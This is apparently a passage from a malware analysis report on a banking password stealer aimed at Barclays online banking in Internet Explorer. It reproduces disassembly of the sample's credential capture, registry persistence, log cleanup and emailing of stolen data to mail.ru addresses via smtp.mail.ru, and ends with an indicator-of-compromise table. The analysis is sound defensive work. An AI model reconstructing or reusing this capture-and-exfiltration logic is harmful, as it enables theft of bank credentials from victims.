
The code effectively constructs a part of an email header by copying the **"From: "** field with an associated email address (76787jhjh@mail.ru) and a "To: " field, followed by another email address (654645rrrr@mail.ru), into a buffer and builds formatted text strings for communication over emails.



```
push    offset aFrom                ; "From: "
push    ebx                         ; lpString1
call    lstrcpyA
push    offset a76787jhjhMailR      ; "76787jhjh@mail.ru"
push    ebx                         ; lpString
call    lstrlenA
add     eax, ebx
push    eax                         ; lpString1
call    lstrcpyA
push    offset aTo                  ; "\r\nTo: "
push    ebx                         ; lpString
call    lstrlenA
add     eax, ebx
push    eax                         ; lpString1
call    lstrcpyA
push    offset a654645rrrrMail      ; "654645rrrr@mail.ru"
push    ebx                         ; lpString
call    lstrlenA
add     eax, ebx
push    eax                         ; lpString1
call    lstrcpyA
```

Picture 31:- Emails From/To information


The code snippet constructs additional parts of an email header. It begins by appending the "X-Spam: Probable Spam" line to a buffer. Next, it adds a "Return-path: " field followed by the email address "76787jhjh@mail.ru" to specify the sender's return address. Finally, it includes a "SUBJECT: " line with a specific subject, further formatting the email's header for transmission or processing.



```
push    offset aXSpamProbableS          ; "\r\nX-Spam: Probable Spam"
push    ebx                             ; lpString
call    lstrlenA
add     eax, ebx
push    eax                             ; lpString1
call    lstrcpyA
push    offset aReturnPath              ; "\r\nReturn-path: "
push    ebx                             ; lpString
call    lstrlenA
add     eax, ebx
push    eax                             ; lpString1
call    lstrcpyA
push    offset a76787jhjhMailR_0        ; "76787jhjh@mail.ru"
push    ebx                             ; lpString
call    lstrlenA
add     eax, ebx
push    eax                             ; lpString1
call    lstrcpyA
push    offset aSubject0018000          ; "\r\nSUBJECT: 00180002200400230001009_Customer_0"
push    ebx                             ; lpString
call    lstrlenA
add     eax, ebx
push    eax                             ; lpString1
call    lstrcpyA
```

Picture 32:- Mail Subject information


call sub_40158C_email_sending_client:- this function is a basic SMTP client, connecting to a server and use the SMTP protocol to send an email, including handling responses and errors. It makes extensive use of Winsock API calls (WSAStartup, setsockopt, send, recv, select, and WSACleanup) to manage network communications and sends SMTP commands.



```
push    offset aContentTypeTex          ; "\r\nContent-Type: text/html\r\n\r\n<htm"...
push    ebx                             ; lpString
call    lstrlenA
add     eax, ebx
push    eax                             ; lpString1
call    lstrcpyA
push    offset name                     ; "smtp.mail.ru"
push    ebx                             ; int
push    offset a76787jhjhMailR_1        ; "76787jhjh@mail.ru"
push    offset a654645rrrrMail_0        ; "654645rrrr@mail.ru"
call    sub_40158C_email_sending_client
```

Picture 33:- Mail Sserver and Content type information


Below code attempts to open a registry key at **"HKEY_LOCAL_MACHINE\Software\SARS"**. If the key doesn't exist, it creates it. Then, it sets a DWORD value named **"start_bank"** under this key.



```
push    edx                             ; phkResult
push    0F003Fh                         ; samDesired
push    0                               ; ulOptions
push    offset aSoftwareSars_0          ; "Software\\SARS"
push    80000002h                       ; hKey
call    RegOpenKeyExA
test    eax, eax
jz      short loc_4030F8
lea     ecx, [ebp+hKey]
push    ecx                             ; phkResult
push    offset aSoftwareSars_1          ; "Software\\SARS"
push    80000002h                       ; hKey
call    RegCreateKeyA

loc_4030F8:                             ; CODE XREF: wWinMain+4B3↑j
push    4                               ; cbData
lea     eax, [ebp+Data]
push    eax                             ; lpData
push    4                               ; dwType
push    0                               ; Reserved
push    offset aStartBank_0             ; "start_bank"
mov     edx, [ebp+hKey]
push    edx                             ; hKey
call    RegSetValueExA
```

Picture 34:- Registry Create and Set value

This code snippet performs operations related to retrieving the windows name and check if it is “IEFrame” or not which indicates it is specifically targeting a window associated with **“Internet Explorer”** and if found then it calls to function **“sub_401F68”** which is capable of capturing Banking input.




```
push    12Ch                            ; nMaxCount
lea     eax, [ebp+WindowName]
push    eax                             ; lpString
call    GetForegroundWindow
push    eax                             ; hWnd
call    GetWindowTextA
lea     edx, [ebp+WindowName]
push    edx                             ; lpWindowName
push    offset aIeframe                 ; "IEFrame"
call    FindWindowA
mov     edi, eax
test    eax, eax
jz      short loc_403183
push    edi                             ; HWND
call    sub_401F68_NavigateToBankingInput
```

Picture 35:- Check for IEFrame window and decides to continue or exit

sub_401F68_NavigateToBankingInput

This function navigates through specific window handles, likely in the context of an application window. It finds a series of UI elements which are **WorkerW, WorkerA, rebarwindow32, ComboBoxEx32** and ends by targeting an **Edit** control, which is a text field. It then sends a message to this control, likely mimicking user interaction. Afterward, it references a URL to **ibank.barclays.co.uk**, which indicates an attempt to interface with or manipulate a banking login interface or form.




```
00401F68 push    ebp
00401F69 mov     ebp, esp
00401F6B add     esp, 0FFFFFEFCh
00401F71 mov     eax, [ebp+arg_0]
00401F74 push    0                                ; LPCSTR
00401F76 push    offset aWorkerw                  ; "WorkerW"
00401F7B push    0                                ; HWND
00401F7D push    eax                              ; HWND
00401F7E call    FindWindowExA
00401F83 test    eax, eax
00401F85 jnz     short loc_401F96
00401F87 push    0                                ; LPCSTR
00401F89 push    offset aWorkera                  ; "WorkerA"
00401F8E push    0                                ; HWND
00401F90 push    eax                              ; HWND
00401F91 call    FindWindowExA
00401F96
00401F96 loc_401F96:                              ; CODE XREF: sub_401F68+1D↑j
00401F96 push    0                                ; LPCSTR
00401F98 push    offset aRebarwindow32            ; "rebarwindow32"
00401F9D push    0                                ; HWND
00401F9F push    eax                              ; HWND
00401FA0 call    FindWindowExA
00401FA5 push    0                                ; LPCSTR
00401FA7 push    offset aComboboxex32             ; "ComboBoxEx32"
00401FAC push    0                                ; HWND
00401FAE push    eax                              ; HWND
00401FAF call    FindWindowExA
```

```
push    0                                 ; LPCSTR
push    offset aEdit                      ; "Edit"
push    0                                 ; HWND
push    eax                               ; HWND
call    FindWindowExA
test    eax, eax
jz      short loc_402011
lea     edx, [ebp+lParam]
push    edx                               ; lParam
push    104h                              ; wParam
push    0Dh                               ; Msg
push    eax                               ; hWnd
call    SendMessageA
push    offset aIbankBarclaysC            ; "ibank.barclays.co.uk/fp/"
lea     eax, [ebp+lParam]
```

Picture 36:- UI components of web forms

Below code manages logging activities during a login process and **“sub_40141C”** writes the captured surname and membership number. It obtains filesize and appends various strings, including styled elements and informational text such as **"Log-in Step 1 of 2"** and **"Log-in Step 2 of 2,"** which indicates of login process.




```
pop     ecx
push    eax                          ; lDistanceToMove
push    12h                          ; nNumberOfBytesToWrite
push    offset aLogInStep1Of2        ; "Log-in Step 1 of 2"
push    edi                          ; hFile
call    WriteFile_sub_40141C
add     esp, 10h
mov     edi, dword_43BC08
push    edi                          ; hFile
call    sub_401460_GetFileSize
pop     ecx
push    eax                          ; lDistanceToMove
push    49h ; 'I'                    ; nNumberOfBytesToWrite
push    offset aFontBFontNbspS       ; "</font></b></font>&nbsp;Surname and Membership number (last 8 digits)
push    edi                          ; hFile
call    WriteFile_sub_40141C
```

```
push    eax                          ; lDistanceToMove
push    12h                          ; nNumberOfBytesToWrite
push    offset aLogInStep2Of2        ; "Log-in Step 2 of 2"
push    edi                          ; hFile
call    WriteFile_sub_40141C
add     esp, 10h
mov     edi, dword_43BC08
push    edi                          ; hFile
call    GetFileSize_sub_401460
pop     ecx
push    eax                          ; lDistanceToMove
push    43h ; 'C'                    ; nNumberOfBytesToWrite
push    offset aFontBFontNbspF       ; Five-digit passcode (5 digits passcode)
push    edi                          ; hFile
call    WriteFile_sub_40141C
```

Picture 37:- Log-in attempts info writing to log file

Cleaning of Log Files

Retrieves the Windows directory path. Constructs a full path to the file **“\\bank.log**” and **“\\rundllx.sys”** within that directory and then attempts to delete that file.




```
push    104h                          ; uSize
lea     eax, [ebp+FileName]
push    eax                           ; lpBuffer
call    GetWindowsDirectoryA
push    offset aBankLog_1             ; "\\bank.log"
lea     edx, [ebp+FileName]
push    edx                           ; lpString
call    lstrlenA
lea     ecx, [ebp+FileName]
add     eax, ecx
push    eax                           ; lpString1
call    lstrcpyA
lea     eax, [ebp+FileName]
push    eax                           ; lpFileName
call    DeleteFileA
```

```
push    104h                          ; uSize
lea     edx, [ebp+FileName]
push    edx                           ; lpBuffer
call    GetWindowsDirectoryA
push    offset aRundllxSys_1          ; "\\rundllx.sys"
lea     ecx, [ebp+FileName]
push    ecx                           ; lpString
call    lstrlenA
lea     edx, [ebp+FileName]
add     eax, edx
push    eax                           ; lpString1
call    lstrcpyA
lea     eax, [ebp+FileName]
push    eax                           ; lpFileName
call    DeleteFileA
```

Picture 38:- Cleaning of log files

This function is a timed wait function, used to synchronize tasks based on an event object. It creates a named event (BarklEvent), waits for the specified duration, and then closes the event handle. The function is useful for adding delays or for synchronizing actions across multiple threads or processes.




```
dwMilliseconds= dword ptr  8

push    ebp
mov     ebp, esp
push    ebx
push    offset Name                   ; "BarklEvent"
push    0                             ; bInitialState
push    1                             ; bManualReset
push    0                             ; lpEventAttributes
call    CreateEventA
mov     ebx, eax
mov     eax, [ebp+dwMilliseconds]
push    eax                           ; dwMilliseconds
push    ebx                           ; hHandle
call    WaitForSingleObject
push    ebx                           ; hObject
call    CloseHandle
pop     ebx
pop     ebp
retn
sub_40135C endp
```

Picture 39:- Creating Event for resource sharing

Network Activity:

To check network activity, we are using Wireshark here, Wireshark is a network protocol analyzer that captures and inspects data packets transmitted over a network. Communication with mail server to send the logs file bank.log. This behavior highlights the malware's functionality of collecting and transferring sensitive data to an attacker-controlled email.



```
220 smtp3.i.mail.ru ESMTP ready (Looking for Mail for your domain? Visit https://biz.mail.ru)
ehlo localhost
```

```
test.bin    4324  TCP Connect   DESKTOP-4IFPJVM.bbrouter:49874 -> smtp.mail.ru:smtp   SUCCESS
test.bin    4324  TCP Receive   DESKTOP-4IFPJVM.bbrouter:49874 -> smtp.mail.ru:smtp   SUCCESS
test.bin    4324  TCP Send      DESKTOP-4IFPJVM.bbrouter:49874 -> smtp.mail.ru:smtp   SUCCESS
```

Picture 40:- Communication with mail server to send the logs file bank.log

INDICATOR OF COMPROMISES(IOC)

Indicator Type	Indicator	Description
Hash	**e59f731d9d2e14c582aa15db91dd8259** **02F57ED651D81AE18F24B7B06AF50065** **39C0F2C6554F7084ED2041C611F4DCD1**	Test.fil (UPX packed file) Test_unpack.fil Sock64.dll
Mutex	BarclMutex	Mutex created by the malware to ensure that only one instance of the malware runs at a time.
Malicious EXEs/DLL	\load32.exe, \rundllw.exe, \vxdmgr32.exe, \dllreg.exe sock64.dll	Executables used to load and maintain functionality using registry entries. Sock64.dll is dropped in system folder which having keylogging functionality.
File Names	\rundllx.sys, \bank.log, \bank1.bmp, \bank2.bmp.	Files used to logging data.
Registry Entries	Software\Microsoft\Windows\CurrentVersion\Run, Software\Microsoft\Windows\CurrentVersion\Explorer\Shell, Software\SARS	To achieve persistence and ensuring the malware runs on startup with privileges
Email info	smtp.mail.ru, From:- 76787jhjh@mail.ru, TO:- 654645rrrr@mail.ru	SMTP mail server used to send emails using mentioned email addresses.
URL/Domain and UI Elements	ibank.barclays.co.uk/fp IEFrame, WorkerW, WorkerA, rebarwindow32, ComboBoxEx32, Edit	Strings representing domain name and UI elements used for capturing user interactions with web forms on Barclays bank.
Inter-process Communication/ Resource Locking	BarclEvent	To lock access to certain resources, such as files and to facilitate communication between different malicious components.

Conclusion

The malware uses a Persistence Mechanism to stay active on the infected system by changing startup settings to ensure it runs even after a reboot. It also uses DLL Loading to run additional malicious code.

The analyzed malware sample shows a behavior for stealing login information/sensitive information. Malware captures data from specific application like Internet Explorer for specific windows which are UI components of web forms.

It creates an email containing important data like contents from bank.log and clipboard information. Then email is then sent to an attacker-controlled address, allowing the malware to exfiltrate valuable data.

Based on its techniques and functionality, this malware belongs to the **Password Stealer/BankerSpy** family, designed to gather and send sensitive data without the user's consent.